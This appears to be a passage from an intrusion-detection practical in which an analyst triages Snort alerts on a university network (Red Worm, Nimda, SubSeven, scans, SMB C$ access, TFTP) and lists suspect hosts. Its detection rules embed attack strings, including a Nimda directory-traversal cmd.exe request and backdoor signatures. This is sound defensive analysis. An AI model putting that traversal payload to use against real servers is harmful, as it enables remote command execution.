Classification is difficult to choose. Some fragmentation overflows are meant to bypass IDS sensors, but they are most commonly used to crash a given service. However, given the other traffic coming from the source host, it seems more likely that this alert was triggered as part of a reconnaissance effort.

Description of findings: This appears to be part of a reconnaissance scan.

Cross-correlation possibilities: The host 219.165.170.64 appears to be trying several methods of reconnaissance against this system.

Web site for more information:
http://www.mcabee.org/lists/snort-users/Jul-01/msg00172.html

Name of alert: High port 65535 tcp - possible Red Worm - traffic

How is alert generated: Traffic to or from tcp port 65535

Alert classification/description: Trojan Usage
Although this alert is not exactly a Trojan, it indicates a backdoor that was opened by a previously infected system that allows an attacker to control the system for complete compromise.

Expected Snort Rule:

```
alert tcp any any -> $HOME_NET 65535 (msg:"High port 65535 tcp - possible Red Worm - traffic";)
```

False positives found: Yes

```
grep :25 20
```

```
grep :113 20
grep :80 20
grep :6346 20
grep :4662 20
```

Real alerts found: Yes - 136

```
grep -v :25 20 | grep -v :113 | grep -v :80 | grep -v :6346 | grep -v :4662

125  162.129.39.40:65535 -> 192.111.87.42:49305
 10  192.111.87.42:49305 -> 162.129.39.40:65535
  1  219.102.101.14:65535 -> 192.111.153.142:2925
```

File sharing hosts found:

```
192.111.185.48 - Gnutella (Bearshare)
192.111.111.214 - eDonkey
```

Description of findings: I found some false positives. These were coincidental usage of port 65535 in what is anticipated to be a benign usage. These are characterized by connectivity between 65535 and a well known post such as 25 for SMTP. This accounted for 11 alerts. I also discovered some file sharing that also coincidentally triggered the alert. This accounted for 4 alerts.

Cross-correlation possibilities: Checking for cross correlation revealed no expectation that any hosts were compromised.

Web site for more information: http://www.sans.org/y2k/adore.htm
http://groups.google.com/groups?hl=en&selm=3AE3D2E9.D65479D5%40bell-bird.com.au
http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

Name of alert: High port 65535 udp - possible Red Worm - traffic

How is alert generated: Traffic to or from udp port 65535

Alert classification/description: Trojan Usage
Although this alert is not exactly a Trojan, it indicates a backdoor that was opened by a previously infected system that allows an attacker to control the system for complete compromise.

Expected Snort Rule:

```
alert udp any any -> $HOME_NET 65535 (msg:"High port 65535 udp - possible Red Worm - traffic";)
```

False positives found:

```
grep :6257 21
grep :1214 21
```

Real alerts found:

```
grep -v :6257 21 | grep -v :1214
```

File sharing hosts found:

192.111.106.228 - WinMX file sharing app
192.111.150.213 - WinMX file sharing app
192.111.165.24 - WinMX file sharing app
192.111.168.75 - WinMX file sharing app
192.111.70.176 - WinMX file sharing app
192.111.83.146 - WinMX file sharing app
192.111.84.147 - WinMX file sharing app
192.111.84.178 - WinMX file sharing app

7 alerts from these systems performing file sharing:

192.111.108.46 - Kazaa/Morpheus
192.111.88.165 - Kazaa/Morpheus
192.111.88.243 - Kazaa/Morpheus

Description of findings:

After removing the false positives, This leaves the following internal sources:

32 192.111.140.9:65535 - System most likely compromised
24 192.111.91.240:3442 - This host is likely trying to do something it shouldn't
7 192.111.114.88:2939 - evaluated safe
2 192.111.188.24:65535 - Monitor traffic from internal host (10 net)
2 192.111.139.10:1906 - evaluated safe
1 192.111.178.84:1100 - evaluated safe
1 192.111.168.159:1127 - evaluated safe

So 13 of these alerts above were deemed false positives

…and the following internal dests: (Port 65535 on internal host)

12 > 192.111.168.109
3 > 192.111.151.115
2 > 192.111.168.16
2 > 192.111.112.204
2 > 192.111.106.105
1 > 192.111.90.236
1 > 192.111.90.210
1 > 192.111.70.200
1 > 192.111.53.59
1 > 192.111.53.160
1 > 192.111.168.22
1 > 192.111.153.197
1 > 192.111.153.170
1 > 192.111.153.154
1 > 192.111.153.118
1 > 192.111.117.10
1 > 192.111.116.47
1 > 192.111.108.48
1 > 192.111.10.20

The more hits they have the more likely they were compromised as it's easy to have a false positive, lower hits greatly reduce the likelihood of infection. However, all these systems should be checked for safety sake.

(Non port 65535 on internal host)

23 > 192.111.91.240

5 > 192.111.168.159
5 > 192.111.168.109
5 > 192.111.114.88
3 > 192.111.168.16
3 > 192.111.153.202
2 > 192.111.168.22
2 > 192.111.153.146
2 > 192.111.150.113
2 > 192.111.140.9
2 > 192.111.139.10
2 > 192.111.115.138
1 > 192.111.87.45
1 > 192.111.86.106
1 > 192.111.84.99
1 > 192.111.80.148
1 > 192.111.178.76
1 > 192.111.177.61
1 > 192.111.177.34
1 > 192.111.163.94
1 > 192.111.152.246
1 > 192.111.152.21
1 > 192.111.152.17
1 > 192.111.152.169
1 > 192.111.151.115
1 > 192.111.150.213
1 > 192.111.112.204
1 > 192.111.106.95
1 > 192.111.10.20

These hosts would be indicative of attempting to use a compromised host. Again, the less hits, the less likely it's an issue. I would definitely check 192.111.91.240 for potential unauthorized usage. It has been in contact with 4 different hosts using the same source port of 3442 and destination port of 65535.

Recommendation: Perform a system security audit of the following systems: 192.111.140.9 and 192.111.91.240
Ensure appropriate patching procedures to ensure that web systems are appropriately protected from and properly cleaned of possible virus infections.

Cross-correlation possibilities: Cross correlation on 192.111.91.240 shows further evidence of suspicious activity.

Web site for more information: http://www.sans.org/y2k/adore.htm
http://groups.google.com/groups?hl=en&selm=3AE3D2E9.D65479D5%40bell-bird.com.au
http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

Name of alert: ICMP SRC and DST outside network

How is alert generated: icmp traffic where the source and destination is not in the local network.

Alert classification/description: DoS attempt

Expected Snort Rule:

alert icmp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg:"ICMP SRC and DST outside network";)

Real alerts found:

10/17-13:07:23.904516 [**] ICMP SRC and DST outside network [**] 172.137.114.205 -> 216.102.105.78

Description of findings: An ICMP packet with the source and destination outside of your network usually indicates spoofing. The intent here would be some kind of malicious activity against either the source or the destination.

Cross-correlation possibilities: I attempted a cross correlation on this alert, but found nothing of interest.

Name of alert: IDS552/web-iis_IIS ISAPI Overflow ida nosize

How is alert generated: A packet of data to a local web server from outside containing ".ida?" in the data stream.

Alert classification/description: Virus/Worm

Expected Snort Rule:

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-or-info-attempt; reference: arachnids,552;)

Description of findings: This does little more than positively identify internal web servers. It's hard to pinpoint any particular problem based upon these alerts, but it's always good to reiterate the need for ensuring current patches on web servers.
This alert did, however, point out an extraordinarily large number of web server that appears to be functional. This alert identified 544 internal web servers. Note that I suspect that 192.111.21.0/24 and 192.111.22.0/24 might be the home of a honeypot, thus inflating the number slightly, but this is still an alarmingly high number of web servers. Especially since many of them exist on what appear to be workstation networks. It could be that many workstations are using file sharing applications that utilize port 80, or they could be hosting web servers. If there is a university policy on hosting web servers, it might be good to review which systems are hosting them and take appropriate action.

Recommendation: Consider reviewing the university policy on web servers being run on workstations/student systems. There seem to be a large number of web servers spread haphazardly across the environment. It might be easier to

control worms and prevent abuse of network resources if a central policy was created.

Web site for more information: http://www.whitehats.com/info/IDS552

Name of alert: IRC evil - running XDCC

How is alert generated: Traffic to tcp port 6667 containing specific content.

Alert classification/description: Compromise attempt
Actually, this alert more correctly identifies an already compromised system. Refer to the web site for more information.

Expected Snort Rule:

```
alert tcp any any -> any 6667 (msg:"IRC evil - running XDCC";content:"To request a file type"; nocase;)
alert udp any any -> any 6667 (msg:"IRC evil - running XDCC";content:"To request a file type"; nocase;)
```

Description of findings: The internal host 192.111.100.220 appears to making utilization of an XDCC bot.

Recommendation: The owner of the system should be identified and appropriate action should be taken according to university policy. The system should also be reviewed for potential compromise.

Web site for more information:
http://old.shellreview.com/Articles/How_to_setup_an_XDCC_Bot_using/how_to_setup_an_xdcc_bot_using.shtml
http://security.duke.edu/cleaning/xdcc.html

Name of alert: Incomplete Packet Fragments Discarded

How is alert generated: Preprocessor for fragmented packets

Alert classification/description: Reconnaissance

Description of findings: This alert does little more than to identify hosts that have potentially been targets. This could be evidence of an attempt to evade an IDS system to avoid detection. It would be advisable to do a system security audit of the following systems:

```
192.111.112.204
192.111.163.235
192.111.80.144
```

Action to be taken: Review host 202.102.233.93 that generated about 3000 alerts on this trigger.

Recommendation: Perform a systems security audit on the following hosts:

192.111.112.204
192.111.163.235
192.111.80.144

Cross-correlation possibilities: Cross correlations revealed no evidence that the identified systems were compromised.

Name of alert: NIMDA - Attempt to execute cmd from campus host

How is alert generated: Virus/Worm

Expected Snort Rule:

```
pass tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"NIMDA -
Attempt to execute cmd from campus host"; content:"GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir";classtype:misc-activity; rev:1;)
```

Real alerts found:

```
10/16-09:39:04.459165  [**] NIMDA - Attempt to execute cmd from campus host [**]
192.111.86.19:1100 -> 65.54.250.120:80
10/17-14:32:50.924049  [**] NIMDA - Attempt to execute cmd from campus host [**]
192.111.157.52:1886 -> 65.54.250.120:80
```

Description of findings: This alert could typically server 1 of two functions. First it would detect a system that is attempting to propagate nimda. Second, it could indicate a host trying to manually perform hostile activity against a remote host. In this case, the second is more likely.

Recommendation: Hosts 192.111.86.19 and 192.111.157.52 should be investigated and reviewed according to University acceptable use policy.

Cross-correlation possibilities: Cross correlation reveals no further meaningful information.

Web site for more information: http://www.cert.org/advisories/CA-2001-26.html
Nimda Snort rules - http://marc.theaimsgroup.com/?l=snort-sigs&m=104480804316774&w=2

Name of alert: NMAP TCP ping!

How is alert generated: A TCP packet sent that is not believed to be part of an existing connection.

Alert classification/description: Reconnaissance

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"NMAP TCP ping!"; \
```

flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628;rev:2;)

False positives found: It's possible that many of these are false positives generated by faulty TCP/IP stack.

Description of findings: This type of traffic is used for reconnaissance.. interestingly, there were a fair amount of traffic associated with this alert that corresponded to well known ports for file sharing apps. I chose not to tag these as false positives and mark them as known file sharing hosts because it's possible that a potential attacker might be using these ports as a means to try and escape detection as many IDS administrators might filter out these ports.

Recommendation: To avoid this type of alert, one could consider a stateful inspection firewall..

Web site for more information:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids28

Name of alert: Null scan!

How is alert generated: When a tcp packet is sent with no flags set.

Alert classification/description: Reconnaissance

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Null scan!";flags:0;
seq:0; ack:0; reference:arachnids,4; classtype:attempted-recon;
sid:623; rev:1;)
```

Description of findings: This is a reconnaissance scan typically used to find live hosts.

Action to be taken: Note that 64.231.170.76:0 -> 192.111.168.239:0 occurred 212 times. Cross correlation on this source address reveals that it is attempting to perform other reconnaissance activity as well. Consider reporting this activity to the owner of the IP.

Web site for more information:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids4

Name of alert: Port 55850 tcp - Possible myserver activity - ref. 010313-1

How is alert generated: TCP activity to internal host on port 55850

Alert classification/description: DoS attempt
The only reference I could find to this alert was a brief reference that referred to it as a DoS attack. http://www.giac.org/practical/Jason_Lam_GCIA.doc

Expected Snort Rule:

alert tcp $EXTERNAL_NET any -> $HOME_NET 55850 (msg:"Port 55850 tcp - Possible myserver activity - ref. 010313-1";)

False positives found:

grep :1214 29
grep :25 29
grep :80 29
grep :113 29

Real alerts found: None

File sharing hosts found:

192.111.153.197 - Kazaa/Morpheus
192.111.88.230 - Kazaa/Morpheus

Internal servers identified of note:

192.111.6.40 - SMTP
192.111.179.78 - SMTP
192.111.24.21 - SMTP

Description of findings: This alert generated nothing but false positives. There was time, SMTP, and web traffic that triggered the alert.

Web site for more information:
http://www.giac.org/practical/Jason_Lam_GCIA.doc

Name of alert: Port 55850 udp - Possible myserver activity - ref. 010313-1

How is alert generated: UDP activity to internal host on port 55850

Alert classification/description: DoS attempt
The only reference I could find to this alert was a brief reference that referred to it as a DoS attack. http://www.giac.org/practical/Jason_Lam_GCIA.doc

Expected Snort Rule:

alert udp $EXTERNAL_NET any -> $HOME_NET 55850 (msg:"Port 55850 udp - Possible myserver activity - ref. 010313-1";)

Description of findings: This appears to have identified an internal host at 10.0.1.1 that did indeed use myserver. Verify that this is an authorized connection. http://www.ietf.org/rfc/rfc2608.txt

These two hosts are broadcasting their existence. Consider fixing that:

192.111.104.66:55850 -> 239.255.255.253:427
192.111.86.102:55850 -> 239.255.255.253:427

This system should be checked for potential problems:

192.111.140.9:55850 -> 134.75.30.5:33466

Recommendation: Review 192.111.140.9 for suspicious activity.
These two hosts are broadcasting their existence. Consider fixing that:

192.111.104.66:55850 -> 239.255.255.253:427
192.111.86.102:55850 -> 239.255.255.253:427

Cross-correlation possibilities: 192.111.140.9 has already been identified as a potentially compromised host.

Web site for more information: http://www.ietf.org/rfc/rfc2608.txt
http://www.giac.org/practical/Jason_Lam_GCIA.doc

Name of alert: Possible trojan server activity

How is alert generated: TCP traffic to an internal host w/ a remote host using port 27374

Alert classification/description: Trojan Usage

Expected Snort Rule:

alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"Possible trojan server activity";)

False positives found:

grep :1214 31
grep :25 31
grep :143 31
grep :6346 31

Real alerts found: Yes - 5

138.16.135.1:27374 -> 192.111.116.68:7625
192.111.116.68:7625 -> 138.16.135.1:27374
138.16.135.1:27374 -> 192.111.116.68:7625
207.192.130.188:27374 -> 192.111.105.42:3984
192.111.105.42:1726 -> 207.192.130.188:27374

File sharing hosts found:

192.111.113.4 - KAZAA/Morpheus
192.111.83.201 - Gnutella (Bearshare)

Internal servers identified of note:

192.111.25.21 - IMAP
192.111.6.40 - SMTP

Description of findings: Activity with 192.111.116.68 appears to be benign based upon looking at correlating alerts. However, the correlating results with 102.111.105.42 look suspicious. This host should be investigated:

10/17-11:50:36.430033 [**] Possible trojan server activity [**] 207.192.130.188:27374 -> 192.111.105.42:3984
10/17-11:51:00.632055 [**] Possible trojan server activity [**] 192.111.105.42:1726 -> 207.192.130.188:27374
10/17-11:51:04.919582 [**] connect to 515 from inside [**] 192.111.105.42:2160 -> 207.192.130.188:515
10/17-11:52:37.483112 [**] connect to 515 from inside [**] 192.111.105.42:2944 -> 207.192.130.188:515

Recommendation: Replace rule with this:

```
alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven 22"; flow:to_server,established; content:"|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485; reference:url,www.hackfix.org/subseven/; classtype:misc-activity; sid:103; rev:5;)
```

Perform a systems security audit on host 192.111.105.42

Web site for more information: http://www.hackfix.org/subseven/
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids485

Name of alert: Probable NMAP fingerprint attempt

How is alert generated: TCP traffic with Syn, Fin, Push and Urg flags set. This is an invalid combination of flags for normal TCP traffic.

Alert classification/description: Reconnaissance

Expected Snort Rule:

```
alert tcp any any -> $HOME_NET any (msg:"Probable NMAP fingerprint attempt";flags: SFPU;)
```

Real alerts found:

10/17-11:36:02.804234 [**] Probable NMAP fingerprint attempt [**] 64.231.170.76:19647 -> 192.111.168.239:1724
10/17-12:51:16.018852 [**] Probable NMAP fingerprint attempt [**] 64.231.170.76:5012 -> 192.111.168.239:6736

Description of findings: These were reconnaissance scans only. They don't tell us a whole lot.

Recommendations: Consider implementing a border device that will filter out known invalid TCP flag combos.

Web site for more information: http://www.whitehats.com/info/IDS5

Name of alert: Queso fingerprint

How is alert generated: A tcp packet sent with the Syn flag and the reserved flags set.

Alert classification/description: Reconnaissance

Expected Snort Rule:

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "Queso fingerprint"; flags: S12;
classtype: info-attempt; reference: arachnids,29;)
```

False positives found: In some cases the reserved flags may be set for valid reasons. Gnutella and eDonkey appear to set these flags for some reason. I'm evaluated Gnutella and eDonkey as false positives, but it's possible the file sharing ports may be used to try and bypass some IDS filters.
See Recommendation for more info.

File sharing hosts found:

192.111.111.214 - eDonkey
192.111.185.48 - Gnutella (BearShare)
192.111.70.27 - Gnutella (BearShare)
192.111.157.108 - Gnutella (BearShare)
192.111.82.114 - Gnutella (BearShare)
192.111.182.135 - Gnutella (BearShare)

Some of these could be false

Internal servers identified of note:

192.111.100.217 - SMTP
192.111.139.230 - SMTP
192.111.145.9 - SMTP
192.111.179.78 - SMTP
192.111.24.21 - SMTP
192.111.24.23 - SMTP
192.111.6.40 - SMTP

Some of these could be false

Recommendation: For real Queso fingerprint attempts, you would only expect to see one probe per source per destination. However, I am seeing MANY unique source and destination combos. I believe that this alert is generated a lot of false positives and I am therefore not relying upon these alerts.

Change the rule to

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "Queso fingerprint"; ttl: >225;
flags: S12; classtype: info-attempt; reference: arachnids,29;)
```

Web site for more information: http://www.whitehats.com/info/IDS29

Name of alert: SMB C access

How is alert generated: Access from an external host to an internal host showing evidence that the root C$ share was accessed.

Alert classification/description: Compromise attempt

There's nothing subtle about this alert. It's real! This doesn't necessarily mean the system is compromised, but it might as well be.

Expected Snort Rule:

```
alert TCP $EXTERNAL any -> $INTERNAL 139 (msg: "SMB C access"; flags: A+;
content: "|5c|C$|00 41 3a 00|"; classtype: system-attempt; reference: arachnids,339;)
```

Description of findings: These hosts show access to the C: from an external host:

192.111.132.42
192.111.132.43
192.111.137.46
192.111.190.100
192.111.132.20
192.111.190.102
192.111.132.22
192.111.137.35
192.111.137.34
192.111.132.45
192.111.132.26
192.111.132.24
192.111.190.41
192.111.190.34
192.111.190.26
192.111.190.17
192.111.190.19

All of these systems should be considered compromised. The university should consider blocking smb access from external hosts.
Note this is isolated to 192.111.132.0/24, 192.111.137.0/24 and 192.111.190.0/24

Recommendation: You should review your policy for permitting port 137 traffic from anywhere outside your network to anywhere inside your network. The fact that only three internal Class C subnets are permitting this indicates that this is already done in general. Identify and understand why these are the exceptions and take appropriate action.

Web site for more information: http://www.whitehats.com/info/IDS339

Name of alert: RFB - Possible WinVNC - 010708-1

How is alert generated: Trojan Usage
This would not be what is classically called a Trojan... but I classified it as such as it could potentially be used for an attacker to remotely control a system after a successful compromise.

Expected Snort Rule: I was unable to find a specific pre-generated rule for this but I think it may be at least partially content based since not all of the alerts were for the TCP port 5900 typically associated with VNC. It seems to key off ports

1569, 445 and 5900. I anticipate blanket snort rules on these ports would likely have generated more alerts than shown here.

Description of findings: VNC is an application used to remotely control a system. This is very similarly to Windows Terminal Services, X windows or PCAnywhere.

Recommendation: Review policy on remote management tools available to university systems. Check the listed systems for potentially hosting the VNC application and remove as appropriate.

192.111.104.209
192.111.83.54
192.111.84.160
192.111.87.101
192.111.53.212
192.111.168.146

Cross-correlation possibilities: Cross correlation showed no supporting evidence that any of these hosts were participating in questionable activity. Therefore I have marked these all as false positives.

Web site for more information:
http://homepage.ntlworld.com/cotwj1/any_res/vnc.htm

Name of alert: SMB Name Wildcard

How is alert generated: Traffic to port 137 with specific known content

Alert classification/description: Reconnaissance
This alert is best used to find out more information that could be immediately used in a compromise attempt.

Expected Snort Rule:

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "SMB Name Wildcard"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt;
reference: arachnids,177;)
```

Description of findings: This is an indication of some very insecure windows systems. External access to port 137 should be considered to be clocked. Note the breakout of these alerts is as follows:

192.111.133.0/24 - 8248 public sources
192.111.132.0/24 - 465 public sources
192.111.134.0/24 - 3803 public sources
192.111.135.0/24 - 3871 public sources
192.111.137.0/24 - 507 public sources
192.111.190.0/24 - 118 public sources
192.111.12.0/24 - 41 private sources
192.111.24.0/24 - 78 (mostly private addresses. Check out external access to 192.168.24.34 from 2 distinct sources)

192.111.6.0/24 - 11 private sources
192.111.1.0/24 - 3 private sources
192.111.141.0/24 - 4 private sources
192.111.11.0/24 - 2 private sources

Recommendation: Consider blocking all inbound access to port 137.

Web site for more information: http://www.whitehats.com/info/IDS177
http://www.sans.org/resources/idfaq/port_137.php

Name of alert: SYN-FIN scan!

How is alert generated: A TCP packet with both the Syn and Fin flags set

Alert classification/description: Reconnaissance

Expected Snort Rule:

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "SYN-FIN Scan!"; flags: SF;
classtype: info-attempt; reference: arachnids,198;)
```

Description of findings: All 4 of these alerts came from the same source and went to the same destination. 64.231.170.76 -> 192.111.168.239
I find this peculiar and looked for correlating information. In fact, I see a LOT of reconnaissance activity between these two hosts but other alerts associated to these two hosts that aren't in direct communication with each other.

Recommendation: Review the purpose of the host at 192.111.168.239 to determine why it is of such interest to this one particular source. Consider following up with the owner of the IP.

Cross-correlation possibilities: Cross correlation showed a lot of reconnaissance activity between these two hosts. Nothing more

Web site for more information: http://www.whitehats.com/info/IDS198

Name of alert: TCP SRC and DST outside network

How is alert generated: TCP traffic with both source and destination IPs external to the network.

Alert classification/description: DOS attempt
This actually could fall under a number of categories. However, it is most frequently used in DOS type traffic.

Expected Snort Rule:

```
alert tcp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg: "TCP SRC and DST
outside network";)
```

False positives found: 12 of these alerts came from 169.254.0.0/16
This is an address space used when a system is configured for DHCP, but no DHCP server is available by Microsoft workstations. This is known as APIPA.

7 alerts came from 192.168.2.0/24
1 alert came from 192.168.1.0/24
5 came from 10.0.1.0/24
These three address ranges are classified as private address space and would not and should not be routing over the Internet. Based upon correlating data, I believe that these networks due officially exist from the perspective of the sensor and that NATting likely occurs somewhere between the sensor and the Internet.

Real alerts found: Yes - 15
After removing the false positives listed above, only two unique source and destination combo appeared:

14 - 172.156.215.5 -> 205.188.197.115
1 - 65.118.41.158 -> 12.243.90.33

Description of findings: Note that both the ip addresses: 172.156.215.5 -> 205.188.197.115 show as being owned by AOL. Interesting, but I'm not sure exactly what the intent of this was. None of the typical reasons for spoofing seem to be at play here. It could just be that a system with both a network card attached to the network and a dialup connection to AOL is having difficulties with its network configuration and sending traffic out the wrong link.

Recommendation: Verify NATting for private address space (192.168.1.0/24, 192.168.2.0/24, 10.0.1.0/24). Consider blocking any traffic leaving your border to or from any of the specified private address space according to RFC 1918**.** Consider implementing egress filtering.

Web site for more information: http://www.incidents.org/protect/egress.html
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html
http://www.webopedia.com/TERM/A/APIPA.html

Name of alert:
TFTP - External TCP connection to internal tftp server
TFTP - External UDP connection to internal tftp server

How is alert generated: TFTP traffic to an internal host

Alert classification/description: Compromise attempt
Since TFTP traffic is typically coupled with another type of malicious activity as a means of propagating a worm or facilitating a compromise, I have categorized it as a compromise attempt. Though I would note TFTP traffic usually indicates a compromise has already occurred.

Expected Snort Rule:

```
alert tcp $External_Net any -> $HOME_NET 69 (msg: "TFTP - External TCP connection
to internal tftp server";)
alert udp $External_Net any -> $HOME_NET 69 (msg: "TFTP - External UDP connection
to internal tftp server";)
```

Description of findings: Systems triggering this alert are typically hosts that are being used for suspicious activity. TFTP is generally not used on the internet except as a means to propagate alerts due to its inability to authenticate users.

Action to be taken: Review the listed systems as potentially compromised or for violating university acceptable use policies:

192.111.70.207
192.111.83.150
192.111.21.24
192.111.190.100
192.111.151.115
192.111.84.198
192.111.168.253
192.111.152.163
192.111.111.11

Recommendation: Review policy on internal TFTP servers and consider shutting down access to TCP and UDP ports 69.

Cross-correlation possibilities: The following hosts were identified as potentially compromised hosts from other alerts. TFTP alerts are generally great correlating evidence:

192.111.70.207
192.111.21.24
192.111.151.115
192.111.84.198

Name of alert:
TFTP - Internal TCP connection to external tftp server
TFTP - Internal UDP connection to external tftp server

How is alert generated: TFTP traffic from an internal host to an external tftp server

Alert classification/description: Compromise attempt

Expected Snort Rule:

```
alert tcp $HOME_NET any -> $External_Net 69 (msg: "TFTP - Internal TCP connection
to external tftp server";)
alert udp $HOME_NET any -> $External_Net 69 (msg: "TFTP - Internal UDP connection
to external tftp server";)
```

Description of findings: This alert is similar to the previous tftp alerts. It is usually indicative of a compromise. See previous for appropriate recommendations.
The following hosts triggered this alert:

192.111.152.174
192.111.83.173
192.111.70.91
192.111.100.220
192.111.132.20
192.111.168.16 - Probable Red Worm infection
192.111.168.109 - Probable Red Worm infection
192.111.151.115 - Probable Red Worm infection

Recommendation: See previous alert

Cross-correlation possibilities: Cross correlation revealed the following:
192.111.168.16 - Probable Red Worm infection
192.111.168.109 - Probable Red Worm infection
192.111.151.115 - Probable Red Worm infection

Name of alert: Tiny Fragments - Possible Hostile Activity

How is alert generated: Inordinately small traffic

Alert classification/description: Compromise attempt
The classification is difficult to ascertain. Classifying it as a compromise attempt is likely the best of the available choices.

Expected Snort Rule: This alert typically comes from the minifrag preprocessor plug-in.

Description of findings: Some broken applications can cause this to occur but it is highly unlikely. The most likely reason for this traffic would be to try to bypass an IDS system. To try and get a handle around the likelihood that any of these alerts are severe, I have run a cross-correlation as follows:

```
cat 44.cut | sort | uniq -c | sort -r

grep 192.111.168.80 alert.final | grep -c -v 'Fragments'
grep 192.111.91.240 alert.final | grep -c -v 'Fragments'
grep 192.111.182.135 alert.final | grep -c -v 'Fragments'
grep 192.111.100.10 alert.final | grep -c -v 'Fragments'
grep 192.111.88.155 alert.final | grep -c -v 'Fragments'
grep 192.111.84.147 alert.final | grep -c -v 'Fragments'
grep 192.111.82.114 alert.final | grep -c -v 'Fragments'
```

I can then look at the raw number of hits seen by each host and take a guess at the likelihood that the suspicious activity caused any harm or if the host was under heavy fire and should be checked out. Here are the results:

Hits	Source/Dest Pairs	Correlation hits
91	68.55.87.49 -> 192.111.168.80	1
67	68.83.182.149 -> 192.111.91.240	152

8	65.95.81.173 -> 192.111.182.135	35
3	218.6.37.6 -> 192.111.100.10	0
1	68.83.182.149 -> 192.111.88.155	0
1	68.42.122.189 -> 192.111.84.147	94
1	68.36.162.86 -> 192.111.82.114	2
1	213.118.208.41 -> 192.111.91.240	152

Based upon this list I find 192.111.91.240, 192.111.182.135, and 192.111.84.147 are suspect. They are likely either the target of heavy attack or have been compromised. Manually looking at the other alerts for these hosts confirms suspicious activity, strengthening the need to perform a system security audit on these systems.

Action to be taken: Perform a system security audit on 192.111.91.240, 192.111.182.135 and 192.111.84.147

Web site for more information:
http://www.dpo.uab.edu/~andrewb/snort/snortdoc/preplugin.html

---

Name of alert: Watchlist 000222 NET-NCFC

How is alert generated: Traffic from a watchlist originating in China.

Alert classification/description: Custom - Informational

Expected Snort Rule:

```
alert ip 159.226.0.0/16 any -> $HOME_NET any (msg: "Watchlist 000222 NET-NCFC";)
```

Internal servers identified of note: See below. All the SMTP hosts have already been identified so I didn't include them again.

Description of findings: This all actually appears to be legitimate traffic. This traffic is all http or smtp traffic. Although there is a high amount of traffic, I don't believe that there is anything particularly alarming here. Despite the reputation of many hack attempts coming from China, this traffic is limited in scope and is likely not producing any internal damage.

Internal SMTP hosts
192.111.24.21:25
192.111.24.23:25
192.111.6.40:25

Internal Web hosts:
192.111.154.30:80
192.111.111.126:80
192.111.100.15:80
192.111.167.10:80
192.111.145.18:80
192.111.86.125:80
192.111.99.85:80
192.111.145.88:80
192.111.117.71:80

192.111.70.52:80
192.111.199.85:80
192.111.181.5:80
192.111.179.161:80
192.111.162.235:80
192.111.161.11:80
192.111.150.83:80
192.111.146.168:80
192.111.122.22:80

External web hosts:
159.226.39.166:80
159.226.61.77:80
159.226.6.188:80
159.226.236.23:80
159.226.39.2:80
159.226.92.9:80
159.226.165.8:80
159.226.99.13:80
159.226.115.70:80
159.226.115.1:80
159.226.2.11:80
159.226.6.2:80
159.226.99.2:80
159.226.159.20:80
159.226.217.22:80
159.226.7.134:80

Name of alert: Watchlist 000220 IL-ISDNNET-990517

How is alert generated: Traffic to or from the watched address space of 212.179.0.0/16

Alert classification/description: Custom - Informational

Expected Snort Rule:

alert ip 212.179.0.0/16 any -> $HOME_NET any (msg: "Watchlist 000220 IL-ISDNNET-990517";)

File sharing hosts found:

KAZAA/Morpheus systems:
192.111.108.46
192.111.150.220
192.111.153.147
192.111.153.171
192.111.153.182
192.111.153.184
192.111.153.197
192.111.168.192
192.111.168.206
192.111.168.35
192.111.168.76
192.111.168.97

192.111.178.222
192.111.198.204
192.111.82.248
192.111.83.5
192.111.84.147
192.111.88.165
192.111.88.230
192.111.88.243
192.111.91.104
192.111.91.81

Gnutella (Bearshare)
192.111.185.48
192.111.83.201

Description of findings: 69768 212.179.103.7: 192.111.70.91
Communication between the two above IP addresses account for 78% of the alerts in this category. 192.111.70.91 should be investigated for potential compromise. It is highly likely that 192.111.70.91 is a zombie for 212.179.103.7.

12360 212.179.83.64:3871 -> 192.111.114.88:2939
Communicate between the two above IP addresses account for 14% of the alerts in this category. 192.111.114.88 should be investigated for potential compromise based upon the other alerts seen.

192.111.150.113 should be checked for a rogue service on 26963
192.111.91.240 should be checked for a rogue service on port 3442

Whois on this network space shows
OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: Singel 258
Address: 1016 AB
City: Amsterdam
StateProv:
PostalCode:
Country: NL

NetRange: 212.0.0.0 - 212.255.255.255
CIDR: 212.0.0.0/8
NetName: RIPE-NCC-212
NetHandle: NET-212-0-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: NS2.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: AUTH03.NS.UU.NET
NameServer: MUNNARI.OZ.AU
NameServer: SEC1.APNIC.NET
NameServer: SEC3.APNIC.NET
NameServer: TINNIE.ARIN.NET
Comment: These addresses have been further assigned to users in

Comment: the RIPE NCC region. Contact information can be found in
Comment: the RIPE database at http://www.ripe.net/whois
RegDate: 1997-11-14
Updated: 2003-04-25

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName: RIPE NCC Hostmaster
OrgTechPhone: +31 20 535 4444
OrgTechEmail: nicdb@ripe.net

ARIN WHOIS database, last updated 2003-05-01 20:10
Enter ? for additional hints on searching ARIN's WHOIS database.

More detailed info:
